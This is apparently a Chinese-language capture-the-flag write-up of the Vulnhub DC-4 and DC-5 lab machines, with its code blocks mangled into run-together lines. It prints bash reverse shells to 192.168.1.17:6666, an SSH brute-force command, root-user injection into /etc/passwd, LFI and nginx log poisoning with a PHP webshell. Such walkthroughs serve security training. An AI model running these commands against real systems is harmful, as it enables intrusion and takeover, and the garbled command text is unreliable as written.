
抓包得到参数为执行的命令

反弹shell
1 2 3 curl -X POST http://192.168.1.11 /command.php \ "Cookie: PHPSESSID=u8qlergatfe52bkor6q6iatcv1" \ "radio=bash -c 'bash -i >%26 /dev/tcp/192.168.1.17/6666 0>%261'&submit=Run"
邮箱获取凭据 1 find / -perm -4000 2 >/dev/ null
suid发现/home/jim/test.sh可疑文件并且权限为777
1 -rwsrwxrwx 1 jim jim 174 Apr 6 2019 /home/jim/test.sh
1 2 3 4 5 6 echo '#!/bin/bash' > /home/jim/test.shecho '/bin/bash' >> /home/jim/test.sh

失败,还是www权限,但在jim家目录发现old-passwords.bak备份密码本
保存下来爆破ssh
1 hydra -l jim -P pass.txt ssh:
得到凭据
jim家目录下的mbox 有查看权限
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 From root@dc -4 Sat Apr 06 20 :20 :04 2019 Return - path: < root@dc -4 > - to : jim@dc -4 - date : Sat, 06 Apr 2019 20 :20 :04 + 1000 from root by dc-4 with local (Exim 4.89 )- from < root@dc -4 > )1 hCiQe-0000 gc- ECfor jim@dc -4 ; Sat, 06 Apr 2019 20 :20 :04 + 1000 To : jim@dc -4 - Version: 1.0 - Type: text/ plain; charset= "UTF-8"- Transfer- Encoding: 8 bit- Id: < E1hCiQe-0000 gc- EC@dc -4 > From : root < root@dc -4 > Date : Sat, 06 Apr 2019 20 :20 :04 + 1000 is a test.
一封邮件,得到信息:
邮件服务器 :Exim 4.89发件人 :root@dc-4收件人 :jim@dc-4时间 :2019年4月6日内容 :仅测试消息
寻找邮件保存位置
在/var/spool/mail 找到jim邮件
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 From charles@dc-4 Sat Apr 06 21 :15 :46 2019 Return -path: <charles@dc-4 >to : jim@dc-4 date : Sat, 06 Apr 2019 21 :15 :46 +1000 Received: from charles by dc-4 with local (Exim 4.89 )from <charles@dc-4 >)1 hCjIX-0000 kO-Qtfor jim@dc-4 ; Sat, 06 Apr 2019 21 :15 :45 +1000 To: jim@dc-4 Subject: Holidays1.0 text /plain; charset="UTF-8" 8 bit0000 kO-Qt@dc-4 >From: Charles <charles@dc-4 >Date: Sat, 06 Apr 2019 21 :15 :45 +1000 Status: Ois : ^xHhA&hvim0y
得到凭据
teehee 提权登录charles用户
发现 /usr/bin/teehe 有sudo权限
gtfbins未搜到,查看该程序帮助
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 charles@dc-4 :~$ /usr/ bin/teehee --help/usr/ bin/teehee [OPTION]... [FILE]...do not overwriteexit exit 'warn' diagnose errors writing to any output'warn-nopipe' diagnose errors writing to any output not a pipe'exit' exit on error writing to any output'exit-nopipe' exit on error writing to any output not a pipefor the -p option is 'warn-nopipe' .exit immediately on error writing to a pipe, and diagnose errors// www.gnu.org/software/ coreutils/>// www.gnu.org/software/ coreutils/tee>'(coreutils) tee invocation'
可以追加文件,尝试追加/etc/passwd
创建hack用户

1 2 openssl passwd - 1 - salt hack password$1 $hack $Qfvz92fBAtSC9ccCE6BES0 :0 :0 :root:/root:/ bin/bash' | sudo / usr/bin/ teehee - a /etc/ passwd
成功,并得到flag
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 888 888 888 888 8888888b. 888 888 888 888 888 888 888 888 "Y88b 888 888 888 888 888 888 888 888 888 888 888 888 888 888 .d88b. 888 888 888 888 .d88b. 88888b. .d88b. 888 888 888 888 888 888 888 888 d88""88b 888 "88b d8P Y8b 888 888 888 888 88888888 888 888 888 888 888 888 888 888 88888888 Y8P Y8P Y8P Y8P 888 888 888 .d88P Y88..88P 888 888 Y8b. " " " " 888 888 8888888P" "Y88P" 888 888 "Y8888 888 888 888 888
DC5 Vulnhub DC5
https://www.vulnhub.com/entry/dc-5,314/
靶机IP
信息收集 1 nmap -p- --min-rate 10000 192.168.1.7 -oN nmap/port.txt
1 2 3 4 PORT STATE SERVICE 80 /tcp open http 111 /tcp open rpcbind 45665 /tcp open unknown
1 nmap -sT -sC -sV -O -p80,111 ,45665 192.168.1.7 -oN nmap/detail.txt
STATE SERVICE VERSION 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 80/tcp open http nginx 1.6.2
操作系统 :Linux 3.2 - 4.14
开放端口 :80,111,45665
nginx 1.6.2
1 2 gobuster dir -u http://192.168.1.7/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x .txt ,.php ,.js ,.html -t 50//192.168.1.7 -e php,html,txt,js,bak -t 50 -w /usr/share/wordlists/dirb/common.txt
(Status: 200) [Size: 4025] 1 2 3 4 5 6 7 8 images (Status: 301) [Size: 184] [--> http://192.168.1.7/images/]
LFI 找了wp才知道存在文件包含
提交表单后跳转到/thankyou.php
刷新下方的脚表会一直变化
根据目录扫描结果,存在单独的footer.php ,也有同样效果,而其他页面的脚标不会变化,只有/thankyou.php,可以推断/thankyou.php页面包含了footer.php

fuzz 1 ffuf -u "http://192.168.1.7/thankyou.php?FUZZ=./thankyou.php" -w fuzz_params.txt

得到参数file
http://192.168.1.7/thankyou.php?file=/etc/passwd
得到passwd

根据nmap结果,nginx 1.6.2寻找日志文件
1 /var /log /nginx/error .log
写入日志
1 curl http://192.168.1.7/ -H "User-Agent: <?php system ($_POST ['cmd' ]); phpinfo ();?> "
蚁剑连接

反弹shell
1 /bin/ bash - c '/bin/ bash - i >& /dev/ tcp/192.168.1.17/ 6666 0 >& 1 '
